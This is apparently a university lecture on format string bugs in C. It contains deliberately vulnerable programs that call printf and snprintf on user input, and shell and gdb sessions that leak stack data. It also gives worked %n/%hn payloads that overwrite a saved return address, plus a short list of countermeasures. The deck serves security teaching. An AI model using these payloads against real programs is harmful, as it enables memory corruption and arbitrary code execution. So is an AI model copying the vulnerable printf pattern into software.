

7. Format String Bugs

Computer Security Courses @ POLIMI
Prof. Carminati & Prof. Zanero

Format String and Placeholders

Available in practically any programming language's printing functions (e.g., **printf**).

Specify how data is formatted into a string.

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d ...\n", i, i);
}
```

Tells the function how many parameters to expect after the format string (in this case, 2).

```
$ ./fs
a 10 ...
```

Variable Placeholders

Placeholders identify the formatting type:

<code>%d</code> or <code>%i</code>	decimal
<code>%u</code>	unsigned decimal
<code>%o</code>	unsigned octal
<code>%X</code> or <code>%x</code>	unsigned hex
<code>%c</code>	char
<code>%s</code>	string (char*), prints chars until <code>\0</code>

Can be used to read and write in memory.

Examples of Format Print Functions

`printf`

`fprintf` `vfprintf`

`sprintf` `vsprintf`

`snprintf` `vsnprintf`

By the end of this set of slides we will learn that the problem is conceptually much deeper, and not limited exclusively to printing functions.

Vulnerable Example

```
#include <stdio.h>
```

```
int main (int argc, char* argv[]) {  
    printf(argv[1]);  
    return 0;  
}
```

```
$ gcc -o vuln vuln.c
```

```
$ ./vuln "ciao"
```

```
ciao
```

Vulnerable Example

```
#include <stdio.h>
```

```
int main (int argc, char* argv[]) {  
    printf(argv[1]);  
    return 0;  
}
```

```
$ gcc -o vuln vuln.c
```

```
$ ./vuln "ciao"
```

```
ciao
```

```
$ ./vuln "%x %x"
```

```
b7ff0590 804849b
```

```
#Whoops! What's going on? :-)
```

Real-world Vulnerable Program

```
#include <stdio.h>                                //vuln3.c

void test(char *arg) {                             /* wrap into a function so that */
    char buf[256];                                  /* we have a "clean" stack frame*/
    snprintf(buf, 250, arg);
    printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
    test(argv[1]);
    return 0;
}
```

Real-world Vulnerable Program

```
#include <stdio.h>                                //vuln3.c


void test(char *arg) {                             /* wrap into a function so that */
    char buf[256];                                  /* we have a "clean" stack frame*/
    snprintf(buf, 250, arg);
    printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
    test(argv[1]);
    return 0;
}

$ ./vuln3 "%x %x %x"                               # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130                  # depending on machine, compiler, etc.
```


What Happened?

```
snprintf(buf, 250, "%x %x %x");
```




High addresses

0x30656130
0x66663762
0xb7ff0ae0
0xaffffaf9
0x000000fa
0xaffff828
...
...

Low addresses

What Happened?

```
snprintf(buf, 250, "%x %x %x");
```



High addresses

0x30656130
0x66663762
0xb7ff0ae0
0xaffffa9
0x00000fa
0xaffff828
...
...

Low addresses

When the format string is parsed, `snprintf()` expects three more parameters from the caller (to replace the three `%x`).

According to the calling convention, these are expected to be pushed on the stack by the caller.

Thus, the `snprintf()` expects them to be on the stack, before the preceding arguments.

So, we can read *what is already on the stack*!

Reading the string with itself (!)

The number of %x depends on the specific program

```
$ ./vuln "AAAA %x %x ... %x"
```

```
buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141
```

```
$ ./vuln "BBBB %x %x ... %x"
```

```
buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB).

Makes sense: the format string itself is often on the stack.

So, we can read *what we put* on the stack!

Scanning the Stack With %N\$x

To scan the stack we can use the %N\$x syntax (go to the Nth parameter) + simple shell scripting:

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4      # suppose that I want to print the 3rd

$ ./vuln "%3\$x"              # N$x is the direct parameter access
b7fd5ff4                     # (the \ is to escape the $ symbol)

$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAA %$i\$x"; echo ""; done
1 AAAA b7ff0590
2 AAAA 804849b
# .....lots of lines.....    # 1 dword from the stack per line
150 AAAA 53555f6e              # (continued on next slide)
```

Reading the string with itself / 2 (vuln)

```
$ for i in `seq 1 150`; do echo -n "$i " \  
    && ./vuln "AAAB%$i\$x"; echo ""; done | grep 4141  
114 AAAB42414141 # there is my cell I can read from!  
# We had to go 114 positions up.
```

```
$ ./vuln "AAAB%114\$x"  
AAAB42414141 # So, we can effectively read.
```

Reading the string with itself / 2 (vuln3)

```
$ for i in `seq 1 150`; do echo -n "$i " \  
    && ./vuln3 "AAAB%$i\${x}"; echo ""; done | grep 4141  
2 AAAB42414141 # there is my cell I can read from!  
# We had to go 2 positions up.
```

```
$ ./vuln3 "AAAB%2\${x}"  
AAAB42414141 # So, we can effectively read.
```

Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \  
    && ./vuln "AAAA %$i\$s"; echo ""; done | grep HOME  
64 AAAA HOME=/root  
  
$ ./vuln "AAAA %64\$x"  
AAAA 8048490 # here is its address
```

I'M WONDERING...



...COULD WE ALSO WRITE?

memegenerator.net

A useful placeholder: %n

%n = write, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

Example

```
int i = 0;  
printf("hello%n", &i);
```

At this point, **i == 5**

Writing to the Stack with **%n**

%n = **write**, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```

Writing to the Stack with **%n**

%n = **write**, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```

```
./vuln3 "AAAA %x %n %x"
```

Writing to the Stack with **%n**

%n = **write**, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```

```
./vuln3 "AAAA %x %n %x"
```

```
Segmentation fault
```

```
# bingo! Something unexpected happened...
```

What happened?

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```


```
./vuln3 "AAAA %x %n %x"
```

```
Segmentation fault
```

```
# bingo! Something unexpected happened...
```

```
$ dmesg | tail -n 1
```

```
[19336.033685] vuln3[28939]: segfault at 41414141 ip f7e697ec sp ffffcf20  
error 6 in libc-2.19.so[f7e22000+1a7000]
```



`%n` pulls an `int*` (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is `0x41414141`.

we put this address and we go 2 pos.
on the stack up to find it

```
$ gdb ./vuln3
```

```
(gdb) set args "`python -c 'print "\x41\x41\x41\x42%2$n"'`"
```

```
(gdb) run
```

```
Starting program: vuln3 "`python -c 'print "\x41\x41\x41\x42%2$n"'`"
```

```
| Program received signal SIGSEGV, Segmentation fault.
```

```
| 0xb7eba9d4 in vfprintf () from /lib/i386-linux-gnu/i686/cmov/libc.so.6
```

```
| (gdb) info r
```

```
| eax            0x42414141      1094795585
```

```
| ...            ...
```

```
| edx            0x4            4      $edx is the counter that %n will write to the target
```

```
| eip            0xb7eba9d4      0xb7eba9d4 <vfprintf+16244>
```

```
| ...            ...
```

...and the machine tries to dereference 0x4241414141...

```
| (gdb) x/i $eip # <~ move value 0x4 into %eax pointer
```

```
| => 0xb7eba9d4 <vfprintf+16244>: mov      %edx, (%eax)
```

...because it needs to write in the cell pointed to by \$eax

```
| # $eax contains an invalid address ~> segfault
```

Recap on Writing Technique

1. Put, on the stack, the address (**addr**) of the memory cell (**target**) to modify.
2. Use **%x** to go find it on the stack.
3. Use **%n** to write an *arbitrary number* in the cell pointed to by **addr**, which is **target**.

Arbitrary number = #bytes printed so far

It's a bit tricky and *indirect*, but it allows to control the execution flow.

Controlling the Arbitrary Number

We use %c

```
void main () {  
    printf("|%050c|\n", 0x44);  
    printf("|%030c|\n", 0x44);  
    printf("|%013c|\n", 0x44);  
}
```

```
$ ./padding
```

```
|00000000000000000000000000000000000000000000000000000000000000000000D|    ~> 50
```

```
|00000000000000000000000000000000000000000000000000000000000000D|    ~> 30
```

```
|0000000000000000000000000000000000000000000000000000000000000D|    ~> 13
```

```
# let's assume that we know the target address: 0x0806d3b0
```


```
$ ./vuln3 "`python -c 'print \"\\xb0\\xd3\\x06\\x08%50000c%2$n\"'`"
```


(continued)

```
$ gdb ./vuln3
(gdb) set args "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"

(gdb) r
Starting program: /root/practice/fs/vuln3
    "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"
                                └──────────┘
Program received signal SIGSEGV, Segmentation fault.
0xb7eba9d4 in vfprintf () from /lib/i386-linux-gnu/i686/cmov/libc.so.6

(gdb) info r
eax                0x806d3b0      134665136
ecx                0x0          0
edx                0xc354       50004
                                └──────────┘
                                <~ 50000 + 4 bytes before
```



Writing 32 bit Addresses (16 + 16 bit)

To avoid writing gigabytes of data... we split each DWORD (32bits, up to 4GB) into 2 WORDs (16bits, up to 64KB), and write them in two rounds.

Remember: once we start counting up with `%c`, we cannot count down. We can only keep going up. So, we need to do some math.

- **1st round:** word with *lower* decimal value.
- **2nd round:** word with *higher* decimal value.


<target><target+2>%16953c%pos\$n%00770c%pos+1\$n

Writing 16 bits at a Time

0x45434241: this is what we want to write at *pos

%16953c%pos\$n: write 0x4241 = 16961 (word) at *pos

%00770c%pos+1\$n: write 0x4543 = 17731 (word) at the * (pos + 1)




Writing 16 bits at a Time

0x45434241: this is **what** we want to write at *pos

%16953c%pos\$n: write 0x4241 = 16961 (word) at *pos

%00770c%pos+1\$n: write 0x4543 = 17731 (word) at the * (pos + 1)




Writing 16 bits at a Time

0x45434241: this is **what** we want to write at *pos

%16953c%pos\$n: write 0x4241 = 16961 (word) at *pos

%00770c%pos+1\$n: write 0x4543 = 17731 (word) at the * (pos + 1)



`\xcc\x66\xff\xbf\xce\x66\xff\xbf%16953c%pos$hn%00770c%pos+1$hn`

	%n <code>int*</code>	%hn <code>short int*</code>
<code>%16953c%pos\$</code>	<code>%n</code> writes 41 42 00 00	<code>%hn</code> writes 41 42
<code>%00770c%pos+1\$</code>	<code>%n</code> writes 43 45 00 00	<code>%hn</code> writes 43 45

Side effect: just use
`%hn` instead of `%n`



```
# We overwrite the saved %eip, as an example, with 0x45434241
# In this example, we start a program and breakpoint before the bug.
```

```
$ gdb vuln3      # Let's begin with a dummy string, just to inspect the stack
(gdb) r $'AAAABBBB%10000c%2$hn%10000c%3$hn'
```

```
# 0xbffff6cc (saved $eip)      # let's assume that we know where
                                # our target is: the saved %eip addr
```

```
(gdb) p/x 0xbffff6cc+2
```

```
0xbffff6ce
```

```
# the address of the two low bytes
# is target + 2 bytes
```

```
(gdb) p/d 0x4543
```

```
17731
```

```
# higher: so, must be written as 2nd!
```

```
(gdb) p/x 0x4241
```

```
16961
```

```
# lower: so, must be written as 1st!
```

```
(gdb) r $'\xcc\x6\xff\xbf\xce\x6\xff\xbf%16953c%00002$hn%00770c%00003$hn'
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x45434241 in ?? ()
```

```
(gdb) p/x $eip
```

```
# success! We changed the ret addr!
```

```
$1 = 0x45434241
```

Generic Case 1

What to write = [first_part]>[second_part]
(e.g., 0x**4**5**4**3**4**2**4**1)

The format string looks like this (left to right):

<tgt (1st two bytes)> where to write (hex, little endian)

<tgt+2 (2nd two bytes)> where to write + 2 (hex, little endian)

%<low value - printed(8) >c what to write - #chars printed (dec)

%<pos>\$hn displacement on the stack (dec)

%<high value - low value>c what to write - what written (dec)

%<pos+1>\$hn displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”
is placed on the stack

Generic Case 2

What to write = [first_part]<[second_part]
(e.g., 0x**4241****4543**)
SWAP Required

The format string looks like this (left to right):

<tgt+2 (2nd two bytes)>	where to write+2 (hex, little endian)
<tgt (1st two bytes)>	where to write (hex, little endian)
%<low value - printed(8) >c	what to write - #chars printed (dec)
%<pos>\$hn	displacement on the stack (dec)
%<high value - low value>c	what to write - what written (dec)
%<pos+1>\$hn	displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”
is placed on the stack

Example:

Let's write **0xb7eb1f10** to **0x08049698**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

`\x98\x96\x04\x08`

where to write (hex, little endian)

`\x9a\x96\x04\x08`

where to write + 2 (hex, little endian)

`%(7952-8) c`

what to write - 8 (dec)

`%<pos>$hn`

displacement on the stack (dec)

`%(47083-7952) c`

what to write - previous value (dec)

`%<pos+1>$hn`

displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”
is placed on the stack

Example: Some More Math

And we're done. Exploit ready!

`\x98\x96\x04\x08` where to write (hex, little endian)


`\x9a\x96\x04\x08` where to write + 2 (hex, little endian)

`%7944c` what to write - 8 (dec)

`%<pos>$hn` displacement on the stack (dec)

`%39131c` what to write - previous value (dec)

`%<pos+1>$hn` displacement on the stack + 1 (dec)



`\x98\x96\x04\x08\x9a\x96\x04\x08%07944c%00002$hn%39131c%00003$hn`

Note: `<pos>` = 2 (could change depending on machine, compiler, etc.)

A Word on the TARGET address

- The saved return address (saved EIP)
 - Like a “basic” stack overflow
 - You must find the address on the stack :)
- The Global Offset Table (GOT)
 - dynamic relocations for functions
- C library hooks
- Exception handlers
- Other structures, function pointers

A Word on Countermeasures

- memory error countermeasures seen in the previous slides help to prevent exploitation
- modern compilers will show warnings when potentially dangerous calls to printf-like functions are found
- patched versions of the libc to mitigate the problem
 - e.g., count the number of expected arguments and check that they match the number of placeholders
 - FormatGuard:
<http://www.cs.columbia.edu/~gskc/security/formatguard.pdf>
- Canaries (?)
- ASLR (?)
- Non-executable stack (?)

Essence of the Problem

Conceptually, format string bugs are not specific to printing functions. In theory, any function with a **unique combination** of characteristics is potentially affected:

- a so-called variadic function
 - a **variable** number of **parameters**,
 - the fact that **parameters** are "resolved" at **runtime** by pulling them from the stack,
- a mechanism (e.g., placeholders) to (in)directly **r/w** arbitrary locations,
- the ability for the **user** to **control** them

Conclusions

- Format strings are another type of memory error vulnerability.
- More math is required to write an exploit, but the consequences are the same: arbitrary code execution.
- Where to jump, is up to the attacker, as usual, but may depends on many conditions.
- **Exercise:** try to write a little calculator to automate the exploit generation given the target, displacement and value ;-)